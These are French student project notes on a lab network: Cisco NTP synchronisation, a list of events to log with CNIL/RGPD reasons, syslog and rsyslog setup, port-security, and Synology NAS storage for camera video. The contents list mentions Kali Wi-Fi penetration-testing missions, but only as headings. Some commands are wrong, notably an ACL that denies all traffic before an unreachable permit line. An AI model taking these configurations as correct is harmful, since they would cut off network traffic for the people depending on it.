Raphaël

- NTP
  - Configuration de la synchronisation de l'heure (NTP)
- Comment trouver l'adresse du NAS
- Re-travail des missions
  - Mission 1 — Centraliser l’heure (NTP)
  - Mission 2 — Lister ce qui doit être journalisé (logs)
  - Mission 3 — Paramétrer les logs sur routeurs & switchs
  - Mission 4 — Mettre en place le serveur de logs (rsyslog)
  - Mission 5 — Déployer NTP + logs sur toute l’infra
  - Mission 6 — NAS Synology (stockage & sauvegardes)
  - Mission 7 — Caméra IP D-Link DCS-4602EV (rétention 7 jours)
  - Mission 8 — Fiches outils Kali (étude & documentation)
  - Mission 9 — Tester les protections avec Kali
  - Mission 10 — Scripts d’automatisation (optionnels mais utiles)
  - 9.2 Kali video / doc
  - Kali linux sans internet
- Tâche - Résultat
  - Paramètrer la centralisation des données sur l'horaire (service NTP) depuis le router vers les autres périphériques réseaux (routeur - switchs)
  - Dresser la liste des différents points devant faire l'objet d'un log au niveau des switch et des routeurs (en fonction de ce qu'il est possible de faire)
  - Paramètrer les logs sur ces différents éléments sur les switchs et les routeurs
  - Mettre en place un service permettant de recueillir ces logs et de pouvoir les consulter (serveur de logs)
  - Déploiement NTP + Syslog

- Etudier les aspects techniques et mettre en oeuvre des tests de pénétration (SSID + mot de passe) sur le réseau Wifi.
- Kali outil utilisé

NTP

NTP

Configuration de la synchronisation de l'heure (NTP)

Outils utilisés : Routeur / Switchs Cisco – Packet Tracer

Objectif :
On va régler la synchronisation de l'heure (NTP) sur un routeur Cisco. L'idée, c'est que l'heure se mette à jour automatiquement avec Internet et que le routeur serve de référence pour les autres appareils du réseau.

Étape 1 – On regarde l'heure avec la commande suivante :

```
show clock
```

Avec ça, on voit l'heure du routeur avant de changer quoi que ce soit.

Étape 2 – On règle le fuseau horaire avec les commandes suivantes :

```
conf t
clock timezone CET 1
clock summer-time CEST recurring last Sun Mar 2:00 last Sun Oct 3:00
end
```

Ici, on dit au routeur qu'on est en France et qu'il faut passer à l'heure d'été tout seul.

Étape 3 – On vérifie qu'on a Internet avec la commande suivante :

```
Ping 8.8.8.8 // adresse de Google
```

Il faut que le routeur puisse aller sur Internet pour parler aux serveurs NTP.

Étape 4 – On dit au routeur quels serveurs NTP utiliser avec les commandes suivantes :

```
conf t
ntp server 0.pool.ntp.org
ntp server 1.pool.ntp.org
end
```

Du coup, le routeur va demander l'heure à ces serveurs.

Étape 5 – On fait du routeur le chef de l'heure avec les commandes suivantes :

```
conf t
ntp master 3
end
```

Même si Internet tombe, le routeur pourra quand même donner l'heure aux autres appareils.

Étape 6 – On vérifie que tout est OK avec les commandes suivantes :

```
show ntp status
show ntp associations
```

On regarde si l'horloge est bien synchronisée.

Étape 7 – On regarde l'heure une dernière fois de la commande :

```
show clock
```

L'heure doit être la bonne.

Pour finir :
La synchronisation de l'heure, c'est important pour le projet IRS. Ça permet d'avoir des infos cohérentes et de surveiller le réseau sans problème.

Comment trouver l'adresse du NAS

1. Objectif
Le but du NAS est de regrouper toutes les données et de garder les vidéos des caméras de surveillance. On peut regarder les vidéos jusqu'à une semaine en arrière, comme demandé dans le projet IRS-SI.

NAS utilisé : Synology DS920+

2. Matériels
• NAS Synology DS920+ avec des disques durs faits pour ça
• Caméras IP qui marchent avec ONVIF
• Switch et routeur pour le réseau
• Adresse IP fixe pour le NAS

3. Installer le système DSM
Après avoir installé le NAS et branché au réseau, on installe DSM via le site suivant :

```
https://find.synology.com
```

Une fois le NAS déctecté :

- Installation automatique de DSM
- Création d'un compte administrateur bien protégé pendant cette étape (mot de passe fort).

Pour conclure
Le NAS Synology DS920+ est top pour garder et utiliser les vidéos de surveillance du projet IRSI-SI. Il est fiable, bien protégé et fait ce qu'on lui demande.

Re-travail des missions

Mission 1 — Centraliser l’heure (NTP)

--> A faire sur les deux switchs et le routeur

Pourquoi : Le **routeur** donne l’heure à tous les **switchs** et hôtes (horodatages cohérents pour les logs et les tests).

Console --> passer en config :

```
enable
configure terminal
```

Fuseau horaire (France) :

```
clock timezone CET 1
clock summer-time CEST recurring
```

Routeur NTP maître (seulement dans le routeur) :

```
ntp master 3
end
write memory
```

Pour vérifier :

```
show ntp status
show clock
```

Déclarer le routeur NTP (seulement dans les switchs) :

```
conf t
ntp server (IP routeur)
clock timezone CET 1
end
write memory
```

Pour vérifier :

```
show ntp associations
show clock
```

--> Redémarre un switch --> show clock doit afficher la bonne heure (synchro)

Sans internet :

Bilan complet des commandes

Routeur

```
enable
clock set HH:MM:SS 19 March 2026
configure terminal
clock timezone CET 1
ntp master 3
end
write memory
```

Vérification :

```
show clock
show ntp status
```

Switchs (les deux)

```
enable
configure terminal
clock timezone CET 1
ntp server <IP_du_routeur>
end
write memory
```

Vérification :

```
show clock
show ntp associations
```

Points importants

- Ne pas mettre `clock summer-time CEST recurring` pour l'instant (on est encore en heure d'hiver, ça décalerait d'1h)
- Remplacer `<IP_du_routeur>` par une IP visible dans `show ip interface brief` sur le routeur
- Le `clock set` est à faire **avant** le `configure terminal`, sinon la commande n'est pas disponible

Mission 2 — Lister ce qui doit être journalisé (logs)

Objectif : Etablir quoi logger sur routeurs/switchs pour la supervision/sécurité.

1. Connexions administrateur

À journaliser :

- Connexions SSH / Telnet / Console réussies
- Tentatives de connexion échouées
- Entrée / sortie du mode enable
- Escalade de privilèges
- Identifiant, IP source, date / heure

Justification CNIL/RGPD : traçabilité des accès, enregistrement des actions d’administration

---

2. Changements d’état des interfaces

À journaliser :

- Interface up/down
- Changement speed/duplex
- Déconnexion / reconnexion
- Erreurs physiques : CRC, collisions, input/output errors

Justification : détection d’incident matériel ou intrusion réseau

---

3. Violations de sécurité L2

À journaliser :

- Port-Security : MAC inconnue, port en err-disabled
- DHCP Snooping : serveur DHCP non autorisé
- Dynamic ARP Inspection (DAI) : ARP spoofing / MITM détecté
- IP Source Guard : mismatch IP/MAC

Justification : détection d’accès non autorisé et attaques L2 ciblant des données personnelles

---

4. VLAN / trunk / Spanning-Tree

À journaliser :

- VLAN créés / supprimés / modifiés
- Changements d’affectation de port
- Perte d’un trunk 802.1Q
- Spanning-Tree : changement de root, TCN, blocage de port

Justification : actions administratives affectant le transport des données → traçabilité obligatoire

---

5. Reboot, crash, anomalies système

À journaliser :

- Reboot planifié / manuel
- Crash system / stack trace
- Panic IOS / firmware
- Événements SNMP critiques

Justification : analyse d’incident et sécurité du système d’information

---

6. Alertes matérielles (température, ventilateurs, alimentation)

À journaliser :

- Température anormale
- Ventilateur défectueux
- Panne alimentation / changement d’état PSU

Justification : mesure technique indispensable à la sécurité (art. 32 RGPD)

---

7. Violations ACL / tentatives d’accès refusées

À journaliser :

- Paquets bloqués par ACL
- Accès réseau refusé
- Tentatives d’accès à ressources interdites

Justification : traçabilité des tentatives d’accès non autorisées (CNIL)

---

8. Modifications de configuration

À journaliser :

- copy run start / write
- Modification des ACL
- Modification des routes
- Création / suppression d’interfaces
- Changement de paramètres NTP, SNMP, VLAN

Justification CNIL : journalisation obligatoire des actions *création, modification, suppression* de configuration

---

9. Événements système critiques

À journaliser :

- CPU élevé
- Mémoire saturée
- Bug matériel

Justification : détection automatique des incidents via outils de supervision (CNIL)

---

10. Journaux NTP (indispensable pour traçabilité)

À journaliser :

- Synchronisation NTP OK / KO
- Perte de synchronisation
- Modification de serveur NTP

Justification : horodatage fiable, nécessaire à la valeur probante des logs (CNIL)

---

11. SNMP / Supervision

À journaliser :

- Traps SNMP critiques
- Changements de configuration SNMPv3 (auth/priv)
- MIB système / sécurité

Justification CNIL : analyse automatique obligatoire pour détection rapide d’incidents

Sources a utiliser :

https://www.cnil.fr/fr/la-cnil-publie-une-recommandation-relative-aux-mesures-de-journalisation

https://donnees.net/gestion-logs-rgpd

Mission 3 — Paramétrer les logs sur routeurs & switchs

Objectif : Envoyer les journaux vers un serveur central (rsyslog) tout en gardant un buffer local.
--> A le faire a chaque équipement

Sur PuTTy, sur le routeur :

1.1. Activer l'horodatage (obligatoire pour CNIL/RGPD) :

```
conf t
service timestamps log datetime msec localtime show-timezone
service sequence-numbers
```

1.2. Envoyer les logs au serveur Syslog

```
logging host 192.168.99.3
logging trap informational
logging on
```

1.3. Inclure les informations critiques

Logs des tentatives administratives (SSH, console, login)

```
login on-failure log
login on-success log
ip ssh logging events
```

Logs des changements de configuration

```
archive
log config
  logging enable
  notify syslog
  hidekeys
```

1.4. Suivi des interfaces (up/down + erreurs)

```
conf t
   logging event link-status
   logging event trunk-status
```

Pour une interface spécifique :

```
interface GigabitEthernet0/1
  logging event link-status
```

1.5. Logs ACL (accés refusés)

Ajoute log à la fin des ACL :

```
ip access-list extended SECURITE
deny ip any any log
permit ip any any
```

1.6. Logs sécurité L2 (si switch - routeur hybride)

Sur routeurs L3 avec switch intégré :

```
ip dhcp snooping database write-delay 60
ip arp inspection logging
```

1.7. Logs NTP

```
ntp logging
```

1.8. Logs système

```
logging buffered 16384 warnings
```

Sur PuTTy, sur le swicth :

2.1. Activer horodatage

```
service timestamps log datetime msec localtime show-timezone
service sequence-numbers
```

2.2. Envoi vers serveur Syslog

```
logging host 192.168.99.10
logging trap informational
logging on
```

2.3. Port - Security (violation des MAC)

```

```

2.4. DHCP Snooping (serveur DHCP protégé)

Activation globalement :

```
ip dhcp snooping
ip dhcp snooping vlan 10,20,30,40,50
```

Marquer les ports trusted (vers serveur DHCP ou routeur) :

```
interface GigabitEthernet0/1
ip dhcp snooping trust
```

Logs spécifiques :

```
ip dhcp snooping information option allow-untrusted
```

2.6. Spanning Tree (STP)

```
spanning-tree logging
```

2.7. Interface up/down :

Pour forcer logs :

```
interface range Fa0/1 - 48
   logging event link-status
```

Re-travail des missions

Mission 4 — Mettre en place le serveur de logs (rsyslog)

Objectif : Réceptionner les logs en **UDP/TCP 514** sur une VM Debian/Ubuntu.
Sur PC Ubuntu :

Activer la réception des logs :

```
sudo nano /etc/rsyslog.conf
```

Décommenter :

```
module(load="imudp")
input(type="imudp" port="514")
```

Redémarrer :

```
sudo systemctl restart rsyslog
```

Pour voir les logs :

```
sudo tail -f /var/log/syslog
```

PuTTy routeur + switch :

Activer l'horodatage :

```
service timestamps log datetime msec localtime show-timezone
service sequence-numbers
```

Logs interfaces (UP/DOWN) Switch et Routeur :

```
logging event link-status
```

5. ACL avec logs (seulement Routeur)

```
ip access-list extended SECURITE
   deny ip any any log
   permit ip any any

interface gi0/0/0
   ip access-group SECURITE in

interface gi0/0/1
   ip access-group SECURITE in
```

Port-Security (Switch) :

Téléphone + PC téléphone :

```
interface range fa0/6 , fa0/7, fa0/8
   switchport mode access
   switchport port-security
   switchport port-security maximum 2
   switchport port-security mac-address sticky
   switchport port-security violation restrict
```

CaméraIP :

```
interface range fa0/19 , fa0/20
   switchport mode access
   switchport port-security
   switchport port-security maximum 1
   switchport port-security mac-address sticky
   switchport port-security violation shutdown
```

Sur PC Ubuntu :

Activer la réception des logs :

```
sudo nano /etc/rsyslog.conf
```

Décommenter :

```
module(load="imudp")
input(type="imudp" port="514")
```

Redémarrer :

```
sudo systemctl restart rsyslog
```

Pour voir les logs :

```
sudo tail -f /var/log/syslog
```


Mission 5 — Déployer NTP + logs sur toute l’infra

Objectif : Appliquer NTP et logging sur tous les routeurs & switchs de la maquette (plan d’E3)
--> Utilisation des missions 1 et 3.
Le contrôler :

```
show run | include ntp|logging
show clock
```

Vérifier coté rsyslog --> OK ?
avec --> sudo tail -f /var/log/syslog

Mission 6 — NAS Synology (stockage & sauvegardes)

Objectif : Mettre en place du stockage réseau (partages), pour sauvegardes de configs et vidéo.

--> https://www.cnil.fr/fr/la-videosurveillance-au-travail

--> https://www.cnil.fr/sites/cnil/files/atoms/files/cameras-intelligentes-augmentees_position_cnil.pdf

Étapes

1. **Brancher** le NAS sur le **switch** (VLAN défini par E3). Obtenir l'IP (DHCP ou statique).
2. **Accéder** à **DSM** : navigateur → `http://IP_NAS:5000`.
3. **Créer volumes** (SHR/RAID1 selon nb de disques), **Btrfs** recommandé.
4. **Créer partages** :
   - `Cisco_logs`
   - `cameras`
5. **Activer protocoles** : **SMB** (Windows), **NFS** si nécessaire.
6. **Comptes & droits** : créer groupes/profils.
7. **Rétention** : activer **snapshots** / quotas si Btrfs.

Installation et configuration un NAS

1. Objectif
Le but du NAS est de regrouper toutes les données et de garder les vidéos des caméras de surveillance. On peut regarder les vidéos jusqu'à une semaine en arrière, comme demandé dans le projet IRS-SI.

NAS utilisé : Synology DS920+

2. Matériels
• NAS Synology DS920+ avec des disques durs faits pour ça
• Caméras IP qui marchent avec ONVIF
• Switch et routeur pour le réseau
• Adresse IP fixe pour le NAS

3. Installer le système DSM
Après avoir installé le NAS et branché au réseau, on installe DSM via le site suivant :

```
https://find.synology.com
```

Une fois le NAS déctecté :

- Installation automatique de DSM
- Création d'un compte administrateur bien protégé pendant cette étape (mot de passe fort).


4. Régler l'heure et le NTP
On met le fuseau horaire sur Europe/Paris. L'heure se règle avec le serveur NTP, comme ça les vidéos et les infos du système ont la bonne heure. --> Si internet fonctionnel


```
fr.pool.ntp.org
```


Cette configuration garantit un horodatage fiable des vidéos et des journaux système.

5. Configurer le stockage


On installe Surveillance Station depuis le Centre de paquets DSM (dans le NAS).
On ouvre l'application "Enregistrement", on crée un espace de stockage SHR avec un volume en Btrfs, pour éviter de perdre des données en cas de problème.









6. Installer la vidéosurveillance
On ajoute les caméras IP :

